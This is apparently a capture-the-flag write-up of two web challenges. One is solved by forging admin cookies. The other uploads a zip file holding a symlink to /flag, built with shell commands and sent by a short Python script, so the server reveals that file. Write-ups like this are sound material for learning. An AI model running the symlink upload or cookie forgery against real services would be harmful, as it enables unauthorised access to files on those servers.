
Challenge - Reguest
Description : HTTP requests and libraries are hard. Sometimes they do not behave as expected, which might lead to vulnerabilities.
Solution :

On visiting the page , it shows with some instruction and cookies.
role = request.cookies.get('role','guest')
	really = request.cookies.get('really', 'no')
	if role == 'admin':
		if really == 'yes':
			resp = 'Admin: ' + os.environ['FLAG']
		else:
			resp = 'Guest: Nope'
	else:
		resp = 'Guest: Nope'
	return Response(resp, mimetype='text/plain')
Look at the code , the role variable has the ‘role’ cookie and really variable has the ‘really’ cookie and it checks whether the role cookie is equals to admin and really cookie equals to yes .
If both role and really equals to admin and yes respectively , we will get flag !!.
Now , we have to set the cookies role = admin and really = yes …
Flag : ENO{R3Qu3sts_4r3_s0m3T1m3s_we1rd_dont_get_confused}
Challenge : zpr
Description : My colleague built a service which shows the contents of a zip file. He says there’s nothing to worry about.…
Solution:
The webpage shows with some instruction as make a zipfile as post request !!.

So, we have to send zip file to the server.They gave the actual backend code for the challege.
def upload():
	output = io.StringIO()
	if 'file' not in request.files:
		output.write("No file provided!\n")
		return Response(output.getvalue(), mimetype='text/plain')

	try:
		file = request.files['file']

		filename = hashlib.md5(secrets.token_hex(8).encode()).hexdigest()
		dirname = hashlib.md5(filename.encode()).hexdigest()

		dpath = os.path.join("/tmp/data", dirname)
		fpath = os.path.join(dpath, filename + ".zip")

		os.mkdir(dpath)
		file.save(fpath)

		with zipfile.ZipFile(fpath) as zipf:
			files = zipf.infolist()
			if len(files) > 5:
				raise Exception("Too many files!")

			total_size = 0
			for the_file in files:
				if the_file.file_size > 50:
					raise Exception("File too big.")

				total_size += the_file.file_size

			if total_size > 250:
				raise Exception("Files too big in total")

		check_output(['unzip', '-q', fpath, '-d', dpath])

		g = glob.glob(dpath + "/*")
		for f in g:
			output.write("Found a file: " + f + "\n")

		output.write("Find your files at http://...:8088/" + dirname + "/\n")

	except Exception as e:
		output.write("Error :-/\n")

	return Response(output.getvalue(), mimetype='text/plain')
On looking up the code, we can see that the website extracts our archive .It should have checked for any symlinks associated with the zip file but it doesn’t.
We have to create the zip file with symlink!!
ln -s /flag flag.txt
zip --symlinks flag.zip flag.txt
So, now we have to upload this zip file to the server using python.
import requests

URL = "http://52.59.124.14:10015/"
files = {'file': open('flag.zip', 'rb')}
getdata = requests.post(URL, files=files)
print(getdata.content)
We have a path to the uploaded zip file , on visiting to that path we can able to see the zip file with flag.txt@
Got the flag using flag.txt@ file!!.
Flag : ENO{Z1pF1L3s_C4N_B3_Dangerous_so_b3_c4r3ful!}